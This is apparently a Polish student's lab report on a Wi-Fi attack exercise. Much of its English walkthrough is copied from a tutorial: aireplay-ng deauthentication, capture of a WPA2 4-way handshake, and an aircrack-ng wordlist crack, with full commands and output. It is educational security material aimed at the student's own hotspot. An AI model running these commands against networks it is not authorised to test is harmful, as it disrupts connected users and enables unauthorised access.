Zadanie 3 - Atak na sieć Wi-Fi

Środowisko: Kali Linux, telefon, urządzenie dodatkowe

1. Na telefonie utwórz hotspot (punkt dostępowy) z siecią zabezpieczoną w standardzie

WPA2-PSK. Sam wybierz hasło do sieci.

2. Dodatkowym urządzeniem (np. drugi telefon lub laptop) podłącz się do utworzonej sieci.

3. Z użyciem zestawu narzędzi aircrack-ng przeprowadź atak na sieć Wi-Fi:

a. wykonaj deautentykację podłączonych urządzeń


b. przechwyć 4-way handshake

4. Złam hasło, które sam ustawiłeś (dowolnie wybraną metodą).

Z przyczyn technicznych nie mogliśmy wykonać zadania, opis pochodzi ze strony https://www.geeksforgeeks.org/how-to-hack-wpa-wpa2-wifi-using-kali-linux/

1 - ustalenie nazw i MAC-adresów sieci oraz podłączonych urządzeń

```
ifconfig
```




```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.88.128  netmask 255.255.255.0  broadcast 192.168.88.255
        inet6 fe80::20c:29ff:fe82:3322  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:82:33:22  txqueuelen 1000  (Ethernet)
        RX packets 58  bytes 4208 (4.1 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 58  bytes 4923 (4.8 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 20  bytes 1116 (1.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 20  bytes 1116 (1.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

wlan0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        ether 5a:f9:97:39:89:31  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Here,

- **eth0** : First Ethernet interface
- **l0** : Loopback interface
- **wlan0** : First wireless network interface on the system. (*This is what we need.*)

2 - deautentykacja i przechwycenie 4-way handshake


```
aireplay-ng -0 10 -a 80:35:C1:13:C1:2C wlan0mon
```



```
root@kali:~# aireplay-ng -0 10 -a 80:35:C1:13:C1:2C wlan0mon
09:26:43  Waiting for beacon frame (BSSID: 80:35:C1:13:C1:2C) on channel 1
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
09:26:43  Sending DeAuth (code 7) to broadcast -- BSSID: [80:35:C1:13:C1:2C]
09:26:44  Sending DeAuth (code 7) to broadcast -- BSSID: [80:35:C1:13:C1:2C]
09:26:44  Sending DeAuth (code 7) to broadcast -- BSSID: [80:35:C1:13:C1:2C]
09:26:45  Sending DeAuth (code 7) to broadcast -- BSSID: [80:35:C1:13:C1:2C]
09:26:46  Sending DeAuth (code 7) to broadcast -- BSSID: [80:35:C1:13:C1:2C]
09:26:46  Sending DeAuth (code 7) to broadcast -- BSSID: [80:35:C1:13:C1:2C]
09:26:47  Sending DeAuth (code 7) to broadcast -- BSSID: [80:35:C1:13:C1:2C]
09:26:47  Sending DeAuth (code 7) to broadcast -- BSSID: [80:35:C1:13:C1:2C]
09:26:48  Sending DeAuth (code 7) to broadcast -- BSSID: [80:35:C1:13:C1:2C]
09:26:48  Sending DeAuth (code 7) to broadcast -- BSSID: [80:35:C1:13:C1:2C]
```

- **aireplay-ng** : To inject frames
- **-0** : For deauthentication
- **10** : No. of deauthentication packets to be sent
- **-a** : For the bssid of the target network
- **wlan0mon** : Name of the interface.

When the client is disconnected from the target network. He tries to reconnect to the network and when he does you will get something called **WPA** handshake in the previous window of the terminal.



```
CH  1 ][ Elapsed: 15 mins ][ 2020-02-04 09:39 ][ WPA handshake: 80:35:C1:13:C1:2C

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

80:35:C1:13:C1:2C  -35 100     6951     5643    0   1  180  WPA2 CCMP   PSK  Quite Hacker

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

80:35:C1:13:C1:2C  94:E9:79:E1:E2:95  -16    0e- 0e     0     5309  Quite Hacker
```

Now, we are done with capturing the packets. So, now you can close the terminal window.


3 - atak brute force na plik z 4-way handshake

- **hacking-01.cap** is the file you need.

```
aircrack-ng -a2 -b 80:35:C1:13:C1:2C -w /root/passwords.txt /root/hacking-01.cap
```

- **aircrack-ng** : 802.11 **WEP** and **WPA-PSK** keys cracking program
- **-a** : -a2 for **WPA2** & -a for **WPA** network
- **-b** : The BSSID of the target network
- **-w** : Location of the wordlist file
- **/root/hacking-01.cap** : Location of the cap file

You can download the file of common passwords from the internet and if you want to create your own file then you can use the crunch tool



```
                              Aircrack-ng 1.5.2

[00:00:04] 8186/7120748 keys tested (1644.68 k/s)

Time left: 1 hour, 12 minutes, 6 seconds                         0.11%

                         KEY FOUND! [ liker1 ]

Master Key     : 4C B4 B5 2C 1E 2F 0F BF CC 29 AD 98 68 1F EC BD
                 A6 2F 56 0F 47 70 5D 71 B7 32 00 13 DA 16 17 2E

Transient Key  : 1C 6F 02 15 82 1E F8 D0 65 44 83 F8 57 BE 20 61
                 62 42 63 76 5C 98 A5 B2 01 CB 61 7B 72 76 6C A1
                 D4 BB A3 E3 A4 45 30 37 D7 74 7C 8B B7 38 23 ED
                 B9 89 FC 2C 37 60 65 B9 A9 BE AC D7 48 7C B3 5B

EAPOL HMAC     : 57 9A DE 79 E1 95 6C 94 F4 75 CA B1 67 03 34 85
```